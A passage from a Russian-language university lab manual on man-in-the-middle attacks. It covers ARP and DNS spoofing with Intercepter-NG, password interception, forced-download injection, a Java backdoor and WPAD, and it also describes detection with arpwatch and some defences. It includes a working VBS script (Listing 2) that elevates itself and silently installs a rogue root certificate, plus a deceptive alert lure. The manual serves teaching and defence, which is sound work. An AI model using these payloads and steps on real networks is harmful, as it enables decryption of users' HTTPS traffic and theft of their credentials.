3. После получения ARP-ответа узлы **A** и **B** изменяют свои ARP таблицы, и теперь ARP-таблица **A** содержит MAC адрес **C**, привязанный к IP-адресу **B**, а ARP-таблица **B** содержит MAC адрес **C**, привязанный к IP-адресу **A**.
4. Таким образом все сетевые пакеты между **A** и **B** проходят через **C**. Если **A** хочет передать пакет компьютеру **B**, то **A** смотрит в свою ARP-таблицу, находит запись с IP-адресом узла **B**, выбирает оттуда MAC-

адрес **C** и передает пакет. Пакет поступает на узел **C**, анализируется им, после чего перенаправляется узлу **B**.



Рисунок 1. Схема проведение атаки ARP-spoofing

Обнаружение и предотвращение атаки ARP-spoofing

Для обнаружения данного типа атаки может быть использовано приложение *arpwatch*, которое позволяет выявлять аномалии в трафике, например, изменение MAC адреса без изменения IP адреса. Однако, *arpwatch* не предпринимает никаких активных мер, то есть для предотвращения ARP-spoofing необходимо вмешательство администратора хоста.

Для предотвращения атаки возможно использование следующих сценариев:

- Использовать статическую ARP таблицу, в которой связки IP адрес – MAC адрес прописаны вручную. К недостаткам данного подхода следует отнести большое количество рутинной работы для заполнения ARP таблицы.
- Использовать VLAN, так как атака типа ARP-spoofing возможна только если компьютеры жертвы и злоумышленника находятся в одной сети. Если атакуемый хост находится за маршрутизатором, то атаку провести невозможно, так как происходит сегментирование сетей.
- Использовать протоколы, осуществляющие шифрование данных для защиты от злоумышленника. Например, PPPoE или IPSec.

DNS-spoofing

DNS представляет собой протокол для получения IP адреса по имени хоста. Компьютер после получения ответа от DNS сервера сохраняет полученную запись в DNS кэш, который может быть повторно использован для ускорения работы и снижения нагрузки на DNS сервер.

Проведение атаки DNS-spoofing

Чтобы произвести атаку типа DNS-spoofing, злоумышленнику необходимо перехватить ответ DNS сервера жертве и подставить необходимый IP адрес, после чего отправить изменённый сетевой пакет жертве. Таким образом, в DNS кэше жертвы будет участвовать поддельная запись соответствия IP адреса доменному имени.

Intercepter-NG

Intercepter-NG представляет собой программную реализацию многих атак типа «человек посередине» с работой в графической оболочке. Программа сочетает в себе не только инструмент для проведения ARP-spoofing и DNS-spoofing, но и позволяет обнаружить атаку с помощью встроенного *arpwatch*. К особенностям работы программы следует отнести возможность подмены IP и MAC адреса атакующего, режим сниффинга сетевых пакетов подобный *Wireshark,* автоматический анализ перехваченного трафика для извлечения паролей и другой информации, проведение атак на зашифрованный веб-трафик путём подмены сертификатов и много другое.

2. Пример выполнения лабораторной работы

1. Запустите Intercepter-NG и выберите сетевой интерфейс для работы.
2. Войдите в Scan Mode и произведите сканирование вашей сети (рис. 2). Для этого нажмите правую кнопку мыши в пустой области и выберите режим Smart Scan.



Рисунок 2. Результаты сканирования в Smart Mode

После выполнения сканирования Inrercepter-NG определил IP и MAC адреса маршрутизатора (gateway) и подключенного помимо нас хоста (IP: 192.168.0.54), а также предложил IP и MAC адрес для осуществления скрытой атаки (Stealth IP).

3. Чтобы использовать найденный маршрутизатор для атаки, выделите его и используя правую кнопку мыши выберите пункт Add as Gateway (рис. 3).



Рисунок 3. Процесс настройки Interceptor-NG для атаки

4. Выберите жертву для атаки. Для этого выделите необходимый хост и используя правую кнопку мыши выберите пункт Add to NAT.
   Указанные настройки позволят вклинится между выбранным хостом и маршрутизатором, поэтому весь трафик, поступающий из сети Интернет или других хостов на маршрутизатор и предназначенный жертве, будет проходить через нас.
5. Перейдите в режим NAT. Если поле Stealth IP не заполнено, то заполните его IP адресом с которого будет производиться атака. Обратите внимание, что адрес должен принадлежать той же сети и не должен совпадать ни с одним IP адресом хоста, найденным на шаге 2.
6. Чтобы произвести ARP-spoofing не требуются никакие дополнительные настройки. Необходимо лишь включить режим сниффинга (рис. 4 (1)) и режим ARP Poison сети (рис. 4 (2)).



Рисунок 4. Запуск ARP-spoofing

7. Перейдите в режим Password Mode чтобы посмотреть перехваченные пароли атакуемого хоста. На рисунке 5 видно, что хост посещал сайт yandex.ru и вошёл на сайт 4pda.ru по небезопасному протоколу HTTP с логином test и паролем 12345678.



Рисунок 5. Перехваченная информация в процессе атаки типа ARP-spoofing

8. На данном шаге произведём обнаружения атаки, проводящийся на наш компьютер. Для это отключите режим сниффинга. Произведите повторное сканирование хостов и нажмите иконку щита справа на панели, чтобы запустить *arpwatch*. Перейдите в режим NAT.
   В случае обнаружения атаки, Intercepter-NG проинформирует нас сообщением «ARP POISON DETECTED» (рис. 6). Обратите внимание, что Intercepter-NG определил MAC адрес хоста, который производит атаку.



Рисунок 6. Обнаружение атаки ARP-spoofing

9. Произведём атаку типа DNS-spoofing. Для этого перезагрузите Intercepter-NG и произведите сканирование хостов в режиме Scan Mode, после чего добавьте необходимый хост и маршрутизатор в NAT.
10. С помощью командной строки и запроса nslookup «домен» определите IP адрес домена, на который необходимо перенаправлять жертву (рис. 7 (1)).
11. Войдите во вкладку NAT и произведите настройки спуфинга согластно рисунку 7 (п. 2-7).
12. Запустите сниффинг и ARP Poison для проведения атаки. В случае успешного проведения атаки вы увидите сообщение о перенаправлении пользователя в Intercepter-NG (рис. 8).



Рисунок 7. Настройки для проведения атаки типа DNS-spoofing

```
Starting NAT...
Starting ARP Poison...
Spoofing DNS for 192.168.0.65: yandex.ru -> 194.125.237.119
```

Рисунок 8. Информация об успешно проведённой атаке типа DNS-spoofing

3. Задание на лабораторную работу

1. Выберите бригаду - жертву, для которой вы будите злоумышленником.
2. Будучи злоумышленником произведите атаку типа APR-spoofing и украдите пароль жертвы от любого сайта.
3. Будучи жертвой, используя *arpwatch*, обнаружьте использующуюся против вас атаку типа ARP-spoofing.
4. Будучи злоумышленником произведите атаку типа DNS-spoofing для перенаправления пользователя на любой сайт.
5. Будучи жертвой зафиксируйте перенаправление на другой сайт.
6. Поменяйтесь ролями.

4. Содержание отчёта

1. Цель работы
2. Иллюстрации согласно пункту 3
3. Ответы на контрольные вопросы

Контрольные вопросы:

1. Что такое спуфинг?
2. Что такое сниффинг?
3. Что такое ARP-spoofing? Как происходит атака?
4. Что такое DNG-spoofing? Как происходит атака?
5. Как защититься от ARP-spoofing?
6. Что делать, если вы заметили, что ваш DNS кэш скомпрометирован?
7. Что такое *arpwatch*. Как работает?

Лабораторная работа №6

Исследование способов выполнения и предотвращения атак типа Inject Forced Download, Inject Java Backdoor и WPAD

Цель работы

Изучение веб-уязвимостей направленных на внедрение поддельных сертификатов для обхода шифрования HTTPS, бэкдоров для получения доступа к удалённому компьютеру и WPAD атаки для перехвата пользовательских паролей.

1. Краткие теоретические сведения

Inject Forced Download

Наибольшей сложностью для злоумышленника при перехвате пользовательского трафика является использование протокола HTTPS, который шифрует данные на стороне пользователя. Таким образом, сайты, использующие протокол HTTPS для передачи паролей и другой конфиденциальной информации, не позволят прочесть трафик, как было продемонстрировано в предыдущей работе.
В данной работе демонстрируется возможность установки поддельного сертификата на стороне жертвы, для расшифровки пользовательского трафика. Для этого необходимо подготовить специальный VBS скрипт, который произведёт установку поддельного сертификата.

Для внедрения вредоносного скрипта будет использована опция Intercepter-NG – HTTP Injection: Inject Forced Download, которая принудительно заставляет браузер жертвы скачать специально подготовленный файл при наступлении определённых условий. В качестве условий начала загрузки будет выступать выполнение любого JavaScript кода на странице, причём, выполняемый код будет заменён на наш собственный (листинг 1), чтобы вызвать больше доверия у жертвы.

```
alert('Для продолжения работы установите сертификат')
```

Листинг 1. Исходный текст файла alert.js

Листинг 2 содержит исходный код VBS скрипта для внедрения поддельного сертификата.

```
str = "-----BEGIN CERTIFICATE-----
MIICFzCCAYACCQCEGK7JTRLonzANBgkqhkiG9w0BAQUFADBQMQswCQYDVQQGE
wJVUzEOMAwGA1UECBMFVGV4YXMxDjAMBgNVBAcTBVRleGFzMSEwHwYDVQQK
ExhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwHhcNMTMwNDAzMTE1OTUzWhcNMjEw
NjIwMTE1OTUzWjBQMQswCQYDVQQGEwJVUzEOMAwGA1UECBMFVGV4YXMxDjA
MBgNVBAcTBVRleGFzMSEwHwYDVQQKExhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQ
wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAKM+co6MfVJQCrnW1CAMEnPYgb
thTZk7hyXf5Qd4ZYJOrQUtF959bjOleDEyy/swA1qezLtH+w9v/Jnmnufd0Ui78ZWMvjlKk3nl
agCzSK/1qa/wVtJTFbnr+k1i1GQuMCadYujEDy6MC7IGtiefpjr3JmpMwIlKyTRMmYwsWZ0r
AgMBAAEwDQYJKoZIhvcNAQEFBQADgYEARVtNikEQ0Oiy7hw/Y/tysM/IQl6a0XDxcuT
xT8o6WJD42KwKTzbgcSQQggp4LXwFNrw2BC9ISiinxXYuBuPMATTrs5LrCeGcogYJFOh
Ud0YcG/0qjgy60IoFeexWc7iyqpNAG+AQcG0HlXfNan9U1jFyb/YCQuo9gpgl4EVyjr0=-----
END CERTIFICATE-----"

Set objFSO = CreateObject("Scripting.FileSystemObject")
outFile = "1.crt"
Set objFile = objFSO.createTextFile(outFile, true)
objFile.Write str
objFile.Close

Set WshShell = WScript.createObject("WScript.Shell")
if WScript.Arguments.length = 0 Then
        Set ObjShell = createObject("Shell.Application")
        ObjShell.ShellExecute "wscript.exe", """" & _
        WScript.ScriptFullName & """" &_
        " RunAsAdministrator", , "runas", 1
End If

Dim objShell
Set objShell = WScript.createObject("WScript.shell")
objShell.run "certutil -addstore -f Root 1.crt"
Set objShell = Nothing
```

Листинг 2. Исходный код файла script.vbs

После выполнения данного скрипта на стороне жертвы будет установлен поддельный сертификат, который позволит расшифровывать весь трафик, проходящий через злоумышленника. Чтобы пользователь ничего не заподозрил, сертификат устанавливается в невидимом режиме, то есть пользователь после запуска файла script.*vbs* увидит только мелькающее окно консоли.

Inject Java Backdoor

Когда злоумышленнику необходимо получить полный доступ к компьютеру жертвы, он может использовать внедрение вредоносного Java апплета на HTTP страницах. Для этого может быть использована опция Intercepter-NG – HTTP Injection: Inject Java Backdoor. Стоит обратить внимание, что не все браузеры допускают выполнения Java кода, например, в Google Chrome запрещено выполнение Java, но в браузерах FireFox, Internet Explorer и других разрешено. Однако, даже при поддержке Java апплетов, пользователь должен будет подтвердить исполнение кода на странице (рис. 1).



Рисунок 1. Подтверждение исполнения Java кода на странице

Также атака может быть более успешной для пользователей, которые не обновляют виртуальную машину Java, так как Java 7u10 и выше предоставляет возможность управлять временем и способом выполнения ненадежных приложений Java, содержащихся на веб-страницах (т. е. приложений с цифровой подписью неизвестного издателя или сертификатами, выпущенными вне доверенных центров сертификации). Таким образом, при внедрении Java апплета на обновленной Java машине, пользователь увидит сообщение, отображённое на рисунке 2.

Рисунок 2. Демонстрация блокировки ненадёжного Java апплета

Если же злоумышленнику удастся внедрить апплет и жертва подтвердит его выполнение, то злоумышленник получит доступ к командной оболочке компьютера.

WPAD

WPAD (Web Proxy Auto Discovery protocol) – протокол для автоматической настройки proxy сервера в локальной сети. Протокол имеет следующий принцип работы:

1. Пробуем получить настройки по протоколу DHCP.
2. Если настройки не получены, то подключаемся к серверу “wpad.domain.com” и пытаемся получить настройки.
3. Если не удалось, то посылаем широковещательную запрос через NetBIOS (NBT-NS) для поиска сервера с именем "WPAD”.
4. Если такой сервер найден, скачиваем файл wpad.dat с откликнувшегося сервера.

Так как на шаге 3 отсутствует какая-либо проверка подлинности серверов, то любой хост может выдать себя за искомый сервер и отправить файл с вредоносной конфигурацией. Таким образом трафик жертвы будет проходить через подконтрольный прокси сервер злоумышленника.
Стоит добавить, что данный протокол по умолчанию включен в браузерах Google Chrome и Internet Explorer.

2. Пример выполнения лабораторной работы

1. Запустите Intercepter-NG, после чего войдите в режим Scan Mode и произведите поиск хостов.
2. Выберите хост, который будет являться жертвой и добавьте его в NAT.
3. Войдите в режим NAT и произведите настройки в соответствии с рисунком 3, где при нажатии на кнопку Add выберите файл *alert.js*, а при нажатии на Inject Forced Download – файл *script.vbs*. При настройках опций рис. 3(1) включите SSL Strip и SSL MiTM.



Рисунок 3. Настройки для проведения атаки направленной на внедрение поддельного сертификата

4. Запустите режим сниффинга и спуфинга.
5. В случае успешного внедрения вы увидите соответствующее сообщение (рис. 4).



Рисунок 4. Демонстрация успешного внедрения alert.js и script.vbs

В это время на стороне жертвы при загрузке страницы будет показана сообщение, отображённое на рисунке 5 и автоматически загружен файл *script.vbs* (рис. 6).



Рисунок 5. Отображение сообщения на стороне жертвы из файла alert.js

Рисунок 6. Автоматически загруженный скрипт script.vbs

После установки сертификата на стороне жертвы вам будет доступна информация, передаваемая по протоколу HTTPS (рис. 7).

